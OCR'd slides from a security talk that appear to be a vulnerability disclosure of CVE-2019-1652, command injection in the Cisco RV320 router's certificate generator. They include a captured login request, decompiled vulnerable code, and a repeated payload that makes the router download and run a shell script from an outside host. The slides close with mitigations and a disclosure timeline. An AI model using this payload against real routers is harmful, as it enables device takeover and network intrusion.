



File Edit View Analyse Report Tools Import Online Help
Standard Mode
History
Search
Alerts
Requester
Output
Request
Response
Sites
Header: Text
Body: Table
POST https://192.168.10.1/cgi-bin/userLogin.cgi HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,de-DE;q=0.5,de;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 343
DNT: 1
Connection: keep-alive
Referer: https://192.168.10.1/
Cookie: mlap=RGVmYXVsdDA6Ojo6Y2lzY28=
Upgrade-Insecure-Requests: 1
Host: 192.168.10.1
Parameter Name
Value
login
true
portalname
CommonPortal
password_expired
0
auth_key
1964300002
auth_server_pw
Y2lzY28=
md5_old_pass
langName
ENGLISH,Deutsch,Espanol,Francais,Italiano
changelanguage
submitStatus
0
pdStrength
0
username
cisco
password
066bae9070a9a95b3e03019db131cd40
LanguageList
ENGLISH
current_password
new_password
re_new_password
Alerts 0 4 13 8
Current Scans 0 0 0 0 0 0 0 0

Certificate Generator



Reverse Engineering



```
// /usr/sbin/nk_confd_process, function confd_cert_generate
sprintf(
    command,
    "openssl req -new -nodes -subj"
        "\'/C=%s/ST=%s/L=%s/O=%s/OU=%s/CN=%s/emailAddress=%s/\'"
        " -keyout%s%s.key -out %s%s.csr -newkey rsa:%s",
    countryName,
    stateOrProvinceName,
    locality,
    organization,
    organizationalUnit,
    commonName,
    emailAddress,
    "/etc/flash/ca/private/",
    &caIdStr,
    "/etc/flash/ca/certs/",
    &caIdStr,
    keyLength);

system(command);
```

```
commonName = "a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b";

// /usr/sbin/nk_confd_process, function confd_cert_generate
sprintf(
    command,
    "openssl req -new -nodes -subj"
        "\'/C=%s/ST=%s/L=%s/O=%s/OU=%s/CN=%s/emailAddress=%s/\'"
        " -keyout%s%s.key -out %s%s.csr -newkey rsa:%s",
    countryName,
    stateOrProvinceName,
    locality,
    organization,
    organizationalUnit,
    commonName,
    emailAddress,
    "/etc/flash/ca/private/",
    &caIdStr,
    "/etc/flash/ca/certs/",
    &caIdStr,
    keyLength);

system(command);
```

```
openssl req -new -nodes -subj \
    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]
```


```
openssl req -new -nodes -subj \
    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]
```


```
openssl req -new -nodes -subj \
    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]
```

```
openssl req -new -nodes -subj \
    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]
```


```
openssl req -new -nodes -subj \
    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]
```


→ CVE-2019-1652
(Command Injection)


cisco
English
Log Out
About
Help
RV320 Gigabit Dual WAN VPN Router
Getting Started
Setup Wizard
System Summary
Setup
DHCP
System Management
Port Management
Firewall
VPN
OpenVPN
Certificate Management
My Certificate
Trusted IPSec Certificate
OpenVPN Certificate
Certificate Generator
CSR Authorization
Log
User Management
Certificate Generator
Certificate Generator
Type:
Self-Signed Certificate
Country Name (C):
United States
State or Province Name (ST):
MyState
Locality Name (L):
MyLocality
Organization Name (O):
MyOrganization
Organizational Unit Name (OU):
MyUnit
Common Name (CN):
a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
Email Address (E):
any@example.com
Key Encryption Length:
512
Valid Duration:
30
Days (Range: 1-10950, Default: 30)
Save
Cancel
© 2015 Cisco Systems, Inc. All Rights Reserved.

What now?

What now?

- Reconfigure router

What now?

- Reconfigure router
- Sniff network traffic

What now?

- Reconfigure router
- Sniff network traffic
- Manipulate network traffic

What now?

- Reconfigure router
- Sniff network traffic
- Manipulate network traffic
- Attack internal systems

Risk = Probability of Occurence × Impact

Risk = Probability of Occurence × Impact

probability of occurence: high

Risk = Probability of Occurence × Impact

probability of occurence: **high**

impact: **high**

Risk = Probability of Occurence × Impact

probability of occurence: **high**

impact: **high**

⇨ risk: **high**

Solutions?

Solutions

- ☐ Don't expose the web interface to the internet

Solutions

- ☐ Don't expose the web interface to the internet
- ☐ Require authorisation for the configuration export

Solutions

- ☐ Don't expose the web interface to the internet
- ☐ Require authorisation for the configuration export
- ☐ Sanitize inputs to the certificate generator

Solutions

- ☐ Don't expose the web interface to the internet
- ☐ Require authorisation for the configuration export
- ☐ Sanitize inputs to the certificate generator

- ☐ Network separation

Solutions

- ☐ Don't expose the web interface to the internet
- ☐ Require authorisation for the configuration export
- ☐ Sanitize inputs to the certificate generator

- ☐ Network separation
- ☐ Discard router

Responsible Disclosure Timeline

19.09.2018 vulnerability identified

Responsible Disclosure Timeline

19.09.2018 vulnerability identified

27.09.2018 customer approved disclosure

Responsible Disclosure Timeline

19.09.2018 vulnerability identified

27.09.2018 customer approved disclosure

28.09.2018 Cisco notified, deadline: 90 days

Responsible Disclosure Timeline

19.09.2018 vulnerability identified

27.09.2018 customer approved disclosure

28.09.2018 Cisco notified, deadline: 90 days

21.12.2019 Cisco requests postponed disclosure

Responsible Disclosure Timeline

19.09.2018 vulnerability identified

27.09.2018 customer approved disclosure

28.09.2018 Cisco notified, deadline: 90 days

21.12.2019 Cisco requests postponed disclosure

09.01.2019 Original deadline

Responsible Disclosure Timeline

19.09.2018 vulnerability identified

27.09.2018 customer approved disclosure

28.09.2018 Cisco notified, deadline: 90 days

21.12.2019 Cisco requests postponed disclosure


09.01.2019 Original deadline

22.01.2019 Cisco releases patch

Responsible Disclosure Timeline

Responsible Disclosure Timeline


https://www.redteam-pentesting.de/advisories/rt-sa-2018-002



badpackets.net, 26.01.2019: "Over 9,000 Cisco RV320/RV325 routers are vulnerable to CVE-2019-1653"

Geographic Distribution of Discovered Cisco RV32x Routers

Over 19,000 RV32x routers discovered across all Sonar study ports



Source: Rapid7 Project Sonar

blog.rapid7.com, 29.01.2019: "Cisco RV320/RV325 Router Unauthenticated Configuration Export Vulnerability (CVE-2019-1653): What You Need to Know"

BLEEPINGCOMPUTER


Search Site LOGIN SIGN UP

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS FORUMS MORE

Home > News > Security > Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits

Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits

